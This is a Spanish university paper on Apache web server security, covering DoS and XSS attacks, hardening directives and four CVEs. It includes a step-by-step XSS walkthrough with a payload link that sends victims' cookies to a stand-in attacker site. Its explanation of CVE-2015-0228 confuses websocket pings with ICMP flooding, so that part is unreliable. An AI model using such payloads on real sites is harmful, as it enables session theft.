Seguridad en Apache

Vulnerabilidades actuales: DoS, CSS

Universidad de Granada
29 de abril de 2015

1. Resumen

En este documento van a tratarse temas relacionados con la seguridad de Apache, más específicamente se tratarán temas como los ataques que estos servidores tienen que soportar y cómo intentar minimizar la posibilidad de ser afectado por uno de ellos, también se explicarán las vulnerabilidades actuales de Apache, las más importantes y además que permite dicha vulnerabilidad en lo que a un ataque se refiere, es decir, con que tipo de ataque se puede conseguir acceder a información privada haciendo uso de dicha vulnerabilidad del servidor.

2. Introducción

El servidor web Apache es una parte muy importante de las aplicaciones web, es uno de los más usados y por ello es uno de los servicios más vulnerables a los ataques. Es necesario la modificación de la configuración inicial del mismo, ya que esta aporta información relevante para la persona que pretenda atacar el servidor web, los siguientes son ejemplos de ataques web:

- DoS
- ByPass
- XSS o CSS

2.1. ¿Qué es un servidor web Apache?

[1] Un servidor Apache es un servidor web HTTP de código abierto y multiplataforma que es usado para la creación de sitios o servicios web. [2] Un servidor web es un programa que procesa una aplicación del lado del servidor y realiza conexiones con un cliente, en estas conexiones se intercambian paquetes HTTP que contienen información que proporcionaran al cliente una visión de la aplicación alojada en el servidor. El cliente normalmente obtiene un código que suele ser compilado y ejecutado por un navegador web (Chrome, Internet Explorer, Safari...).

3. Seguridad

Antes de centrarnos en las vulnerabilidades actuales de Apache es importante mencionar como es su seguridad, y es que la configuración por defecto de Apache deja al descubierto mucha cantidad de información sensible que puede ser usada para un posterior ataque. Información que es revelada por defecto, puede ser por ejemplo:

- Información acerca del servidor: Normalmente incluso puede conocerse el sistema sobre el que el servidor está trabajando y la versión de este.
- Listado de directorios: En un principio si el servidor es capaz de mostrar una listado de directorios y ficheros que sería necesario bloquear para los visitantes que no poseen permisos de administrador.

Por lo que la primera tarea del administrador del servidor será realizar una adecuada configuración del servicio httpd.

3.1. Tipos y formas de Ataque

- **Information Leakage:** Realmente la fuga de información no es un ataque sino una forma de obtener información para posteriormente atacar el servidor web haciendo uso de alguna otra técnica, un ejemplo puede ser el mencionado anteriormente, es decir, que con una sencilla operación el servidor revela su versión e incluso el sistema sobre el que trabaja y por tanto esto puede producir riesgos.
- **Bypass:** La idea predominante en este ataque es el de tomar un atajo u otra ruta para saltarse algun tipo de seguridad, un ejemplo de idea de esto podría ser que cuando en una red se tienen filtradas una serie de webs esta técnica de bypass ayuda a atravesar dicho filtro y llegar a la web que se encontraba bloqueada en la red, esto suele usarse en los servidores web con diversas ideas como saltarse un acceso identificado, o una autentificación del servidor con el fin de obtener privilegios dentro del mismo.
- **DoS:** o Ataque de denegación de servicio, es uno de los más frecuente actualmente, consiste en provocar la pérdida de conectividad a una red de ordenadores por la sobrecarga de los recursos de la misma.[3] Todo servidor que se encuentre en la red puede ser objetivo de un ataque DoS, la solución de Apache para esto es intentar preveer las respuestas de los clientes bloqueando los recursos usados por el servidor. Otra medida muy efectiva es usar un firewall, por ejemplo un configurar el firewall para que el número de conexiones simultanea sea restringido para IPs individuales.
- **XSS o CSS:** o Cross-site scripting, consiste en aprovechar una inseguridad o agujero de seguridad en una aplicación web para inyectar código JavaScript u otro lenguaje, su uso es también muy común para atacar aplicaciones web.
- **SQL injection:** La inyección SQL tiene una idea muy parecida a la de XSS puesto que consiste en aprovechar una brecha de seguridad, usando un parametro de una web para intentar acceder a una información contenida en una base de datos. Es frecuentemente utilizado en PHP en lo que a web respecta, y su principal objetivo es realizar operaciones en una base de datos sin tener permisos sobre ella.

4. DoS: Denegación de servicio

4.1. ¿Qué es un ataque DoS?

[8] Un ataque de denegación de servicio se produce cuando un usuario normalmente malintencionado intenta producir la pérdida de conectividad de una red de ordenadores consumiendo algún tipo de recurso limitado. El objetivo que se quiere alcanzar es deshabilitar el servicio atacado, el nombre a este ataque viene dado por la propuesta: ”Se pretende negar la capacidad de una institución o empresa para dar servicio a sus usuarios, afiliados o clientes.”
En internet es muy común que los objetivos de estos ataques sean webs de empresas, servidores de email o servidores de chat, normalmente este tipo de ataque son una de las razones por las que se pierde la conexión con determinados sitios en internet.

4.2. ¿Qué diferencia hay entre DoS y DDoS?

En un ataque DoS el atacante genera muchas peticiones al servicio web hasta que este no tiene algún tipo de recurso y la diferencia principal es que los ataques DDoS son distribuidos, esto quiere decir que no es una sola computadora produciendo peticiones a un servidor sino que el atacante posee unos computadores manejadores que se encargan de que el número de computadores manejados envien simultaneamente peticiones al servidor víctima, como se desconoce la procedencia del ataque puesto que se realiza desde muchos computadores al mismo tiempo no es posible cerrar la conexión que esta produciendo el consumo excesivo.



Figura 1: Diagrama de Ataque DDoS.

4.3. Modos de ataque

[9] Los ataques de denegación de servicio pueden producirse de muchas formas y tienen como objetivo a una gran variedad de servicios, podemos considerar como básicos estas tres formas de ataque:

- **Consumición de recursos escasos o limitados:** Los computadores y las redes necesitan una serie de recursos para poder operar como el ancho de banda, memoria, espacio de disco entre otros, y además unas condiciones ambientales como aire frio o incluso agua para evitar el sobrecalentamiento. En este modo de ataque intenta la consumición de uno o varios de esos recursos para inutilizar el computador.
  - **Conexión de Red:** El atacante empieza el proceso de establecimiento de conexión con la máquina víctima, pero de manera que finalmente se impida la conclusión final de la conexión, mientras tanto la máquina de la víctima ha reservado una de un número límitado de estructuras de datos que se necesitan para completar la conexión. El resultado es que las conexiones legítimas son rechazadas mientras que la máquina víctima se encuentra a la espera de completar las conexiones falsas estas conexiones se encuentran ”medio abiertas”. Un ejemplo de esto es el ataque llamado *SYN flood*. [12] El ataque de denegación de servicio llamado *SYN flood* se basa en el comportamiento de las conexiones *TCP/IP*, ya que es necesario al establecer la conexión que se envien unos paquetes determinados, el cliente envia un paquete *TCP/SYN* para comenzar la conexión, el servidor lo recibe y tiene que responder a él para indicar que se ha recibido con éxito y la conexión finalmente puede abrirse, para que esto ocurra este tiene que enviar un paquete *SYN-ACK* al cliente, pero el cliente no envía el paquete *ACK* para finalizar el establecimiento de conexión y por tanto la conexión queda como se ha mencionado anteriormente ”medio abiertas”.
  - **Usar tus propios recursos contra ti:** El atacante usa una serie de paquetes *UDP* construidos convenientemente para conectarse al servicio de *echo* en una máquina y al servicio de *chargen* en otra, de manera que los dos servicios consumen todo el ancho de banda disponible entre ellos y por lo tanto la conectividad de la red para todas las máquinas en ellas es afectada.
  - **Consumición de ancho de banda:** Basicamente consiste en que el atacante intenta consumir el ancho de banda de la red víctima generando un gran número de paquetes, que puede ser de cualquier tipo aunque se suele ser paquetes *ICMP ECHO*, y posteriormente enviandolos a la red, además se puede coordinar con otras máquinas de diferentes redes para conseguir el mismo efecto.
  - **Consumición de otros recursos:** Un atacante también puede intentar consumir otros recursos como pueden ser el espacio de disco, por ejemplo a través de la generación de un excesivo numero de emails, generando errores intencionadamente ya que esto genera un archivo log en el servidor donde queda registrado dicho error, o colocando archivos en áreas anónimas ftp o redes compartidas.
- **Destrucción o alteración de la información de configuración:** Una mala configuración de un servidor puede no operar completamente, un atacante puede alterar o destruir la información para que se impida el acceso directo a una máquina o red. Por ejemplo si el atacante modifica la información de enrutamiento en los routers, la red puede ser deshabilitada o si modifica los registros del servidor algunas funciones del mismo pueden ser negadas.
- **Destrucción o alteración de componenentes físicos:** La seguridad física es muy importante a la hora de recibir ataques y prevenirlos, ya que existen computadores que están

autorizados a cambiar condiciones ambientales del lugar donde se encuentran los servidores y estos si pueden ser más vulnerables a ataques. De manera que con cambiar la temperatura ambiental se pueden destruir ciertos componentes.

4.4. Prevención y Respuesta

Recibir un ataque de denegación de servicio puede supone una pérdida de tiempo y de dinero para la empresa víctima de estos ataques por lo que es importante el hecho de tomar medidas de prevención para evitar algunos ataques de este tipo y así disminuir el riesgo de sufrir uno de ellos. Medidas que podemos tomar son las siguientes:

- Añadir filtros en los routers, esto disminuye la exposición a algunos ataques de denegación de servicio. Además ayuda a prevenir ataques de usuarios a tu red.
- Realizar una buena configuración del servidor web y revisarla de manera regular.
- Realizar copias de seguridad del sistema especialmente de los archivos de configuración para evitar futuros errores.
- Establecer una política apropiada de contraseñas especificamente a las cuentas del servidor con mayores privilegios.
- Examinar rutinariamente el estado de la seguridad física con respecto a tus necesidades, es decir, revisar los dispositivos que tienen acceso al sistema dentro de la red.
- Configurar el firewall de manera que solo se acepten un número de conexiones de usuarios por dirección IP, esto es una medida muy importante a tomar que evitará mucho ataques.

4.5. Prevención y Respuesta en Apache

[3] Todos los servidores de la red pueden ser objetivo de ataques de denegación de servicio, estas son medidas para prevenir ataques DoS especificas para servidores Web Apache:

- La herramienta más eficaz para evitar ataques DoS es un firewall u otras configuraciones del sistema operativo. Configurando el firewall para aceptar un número de conexiones determinado por dirección IP evitamos todos los ataques DoS más sencillos.
- Podemos hacer uso de la directiva *RequestReadTimeout* que permite limitar el tiempo de un cliente para enviar una petición.
- La directica *TimeOut* pero se aconseja su uso a servidores que sean objetivo de un mayor número de ataques DoS, puesto que se reduce el valor del timeout de las conexiones y puede presentar problemas con scripts *CGI* [13] que se trata del interfaz de entrada común que permite a un cliente solicitar datos de un programa que se ejecuta en un servidor web.
- Podemos configurar los valores de las siguientes directivas de manera apropiada con el fin de evitar un consumo excesivo de recursos provocada por la entrada de clientes: *LimitRequestBody, LimitRequestFields, LimitRequestFieldSize, LimitRequestLine y LimitXMLRequestBody*
- Cargar parte de las solicitudes en el sistema operativo, haciendo uso de la directiva *acceptfilter* solo disponible en algunos sistemas operativos.
- Modificar la directiva *MaxRequestWorkers* para permitir al servidor manejar el mayor número de conexiones simultaneas sin producir perdida de recursos.

- Por último hacer uso de *mpm* (multi-Processiong Modules) que permitirá manejar conexiones simultaneas entre otras mejoras como que usa un procesamiento asíncrono para evitar dedicar una hebra para cada conexión.

5. CSS: Cross site scripting

5.1. ¿Qué es un ataque CSS?

Los ataques de este tipo incluyen normalmente tres partes, el atacante, la web que se va a aprovechar para ejecutar el código malicioso y la victima cliente, la meta que queremos alcanzar es obtener los cookies u otra información que permita la identificación de la victima cliente en la web.
Por ejemplo sea un usuario trabajador de una empresa cuya web necesita del ingreso de un usuario, una contraseña e incluso una cuenta bancaria, en general datos privados, se puede aprovechar una brecha de seguridad en la web de la empresa para redirigir al usuario hacia otra web que ejecute un script que permita obtenner los cookies que almacenan en ese instante los datos, por tanto el atacante pasaría a ser conocedor de estos datos.

5.2. Técnica

[5] La técnica tradicional de CSS usada sigue estos pasos:
Supongamos que la web que será atacada se llama: www.empresa.com entonces nos interesa alguna parte de la web que haga uso de una solicitud *HTTP* (GET: solicitudes de datos acerca de un recurso determinado) para obtener algún tipo de recurso y que tenga como respuesta el código de la web que posteriormente se compilara en el navegador, es recomendable en la que se va a incluir el código en JavaScript no contenga tags de html o bién mas contenido Javascript. Supongamos el parámetro que usaremos para atacar la web será ”name” y que la cabecera *HTTP* modificada es parecida a la siguiente:

```
GET /personal.php?name=Fernando HTTP/1.0
Host: www.empresa.com
...
```

La web debería ser algo del estilo:

```
<html>
<tittle>Web personal de la empresa</tittle>
Welcome <?php echo $_GET[name]?>
...
<\html>
```

Entonces obtendriamos una repuesta como la siguiente:

```
<html>
<tittle>Web personal de la empresa</tittle>
Welcome Fernando
...
<\html>
```

Ahora tenemos que aprovecharnos de esto para ello vamos a llamar el documento que almacena las cookies "documento.cookie"también necesitamos una web que se use para obtener las cookies

por ejemplo "www.ataque.com", entonces la idea es obtener dicho documento de la víctima: El link malicioso podría ser parecido a este:

```
http://www.empresa.com/personal.php?name=
<script>window.open("http://www.ataque.com/obtener.ci?cookie="documento.cookie)</script>
```

Por lo que se obtendría una respuesta como esta:

```
<html>
<tittle>Web personal de la empresa</tittle>
Welcome <script>window.open("http://www.ataque.com/obtener.ci?
cookie="documento.cookie)</script>
...
<\html>
```

Por lo que se redirige al usuario a una web del atacante que recolectará las cookies de la víctima.

5.3. Prevención y respuesta

Es posible la prevención de ataques CSS tomando una serie de medidas:

- Haciendo uso de un **filtrado de entrada** para los usuarios es decir, ya sea un parámetro o cabecera *HTTP* se debe usar un filtro en el cual las etiquetas que pueden aparecer en dicho parametro sean restringidas, en el ejemplo anterior se ha usado la etiqueta <script>por lo que la entrada por el parámetro name deberia restringir el uso de dicha etiqueta. Pero esto implica mayor tiempo de programación y mayor trabajo para el programador debido a que debe localizar todas las posibles entradas para filtrarlas.
- Haciendo uso de un **filtrado de salida**, es similar al anterior pero en este caso se filtran los datos en la versión que se envia de vuelta al usuario como respuesta por parte del servidor.
- Por último se puede llevar a cabo la **instalación de una aplicación firewall** que intercepte los ataques *CSS* antes de que alcancen el servidor web y los bloquee. Pueden cubrir todos los métodos de entrada incluyendo las cabeceras *HTTP*.

6. Vulnerabilidades Actuales

En esta sección vamos a tratar un conjunto de vulnerabilidades actuales, además de explicar de que trata la vulnerabilidad, se explicaran que ataques pueden usarse para explotarla, primero es necesario conocer el concepto de *CVE* ya que aparecerá con frecuencia. [6] *CVE* o ”Common Vulnerabilities and Exposures” es una lista de información registrada acerca de vulnerabilidades, donde cada referencia tiene un único número de identificación, el formato para las entradas CVE es: CVE-YYYY-NNNN donde YYYY es el número de año y NNNN es el número de vulnerabilidad.

6.1. CVE-2015-0228

Descripción: La función lua_websocket_read en lua_request.c en el módulo mod_lua en Apache HTTP Server en la versión 2.4.12 permite a los atacantes producir una denegación de servicio de forma remota, enviando un ping haciendo uso de websocket después de que se ejecute la función

wsupgrade en un script LUA.
Ataque: DoS
Explicación: [11] Un websocket es tipo de socket que permite un canal de comunicación bidireccional, es [10] dúplex esto quiere decir que además la transmision y recepción de paquetes se realiza de forma simultanea. Entonces la función detallada anteriormente permite que un atacante use la herramienta ping mandando paquetes *ICMP* e intentando consumir el ancho de banda, y esto se realiza despues de la ejecución de la función wsupgrade.

6.2. CVE-2014-0231

Descripción: El módulo mod_cgid en el servidor HTTP Apache antes de la versión 2.4.10 no tiene un mecanismo de timeout, lo cual permite a los atacantes producir denegación de servicio a traves de solicitudes *CGI* que no lee del descriptor de archivos stdin.
Ataque: DoS
Explicación: Ya hemos mencionado anteriormente que es una buena opción el uso de timeouts en ciertas ocasiones para evitar las conexiones simultaneas de usuarios maliciosos, entonces era posible usar denegación de servicio aprovechando que este módulo de Apache no posee timeout, podemos producir mucha cantidad de solicitudes *CGI* para sobrecargar la red víctima.

6.3. CVE-2012-2687

Descripción: Vulnerabilidades *XSS* (Cross-site scripting) en la funcion make_variant_list en mod_negotiation.c en el módulo mod_negotiation en servidor *HTTP* Apache con versión 2.4.x antes de 2.4.3, cuando la opción MultiViews esta activada, permite a los atacantes inyectar script web arbitrario o código HTML a través de un nombre de archivo que no es apropiadamente manejado durante la construccion de una lista de variantes.
Ataque: XSS
Explicación: La opción *multiviews* permite a Apache seleccionar automáticamente la extensión de un fichero en función de los ficheros existentes del directorio, por ejemplo si se pide un archivo con una extensión distinta al existente el servidor devolvera el existente de forma transparente, entonces aprovechandonos de eso podemos inyectar código *HTML* o script web.

6.4. CVE-2012-4558

Descripción: Vulnerabilidades XSS (Cross-site scripting) en la función balance_handler en la interfaz manager en mod_proxy_balancer en servidor de HTTP Apache 2.2.x antes de 2.2.24 y 2.4.x antes de 2.4.4 permite a los atacantes inyectar código HTML o script web a través de una cadena de texto string.
Ataque: XSS
Explicación: mod_proxy_balancer para gestionar de manera adecuada las solicitudes que se producen repartiendo la carga entre los servidores, se permite a los atacantes inyectar código de manera que la respuesta a la solicitud no es comprobada y por tanto es posible ejecutar scripts web y código *HTML*.

Referencias

1. http://es.wikipedia.org/wiki/Servidor_HTTP_Apache#Uso
2. http://es.wikipedia.org/wiki/Servidor_web
3. http://httpd.apache.org/docs/2.4/misc/security_tips.html
4. http://es.wikipedia.org/wiki/Cross-site_scripting
5. https://crypto.stanford.edu/cs155/papers/CSS.pdf
6. http://es.wikipedia.org/wiki/Common_Vulnerabilities_and_Exposures
7. http://www.cvedetails.com/vulnerability-list/vendor_id-45/Apache.html
8. http://huit.harvard.edu/faq/what-denial-service-dos-attack
9. https://www.cert.org/information-for/denial_of_service.cfm?#3
10. http://es.wikipedia.org/wiki/Dúplex_(telecomunicaciones)#Full-duplex
11. http://es.wikipedia.org/wiki/WebSocket
12. https://www.cert.org/historical/advisories/CA-1996-21.cfm
13. http://es.wikipedia.org/wiki/Interfaz_de_entrada_común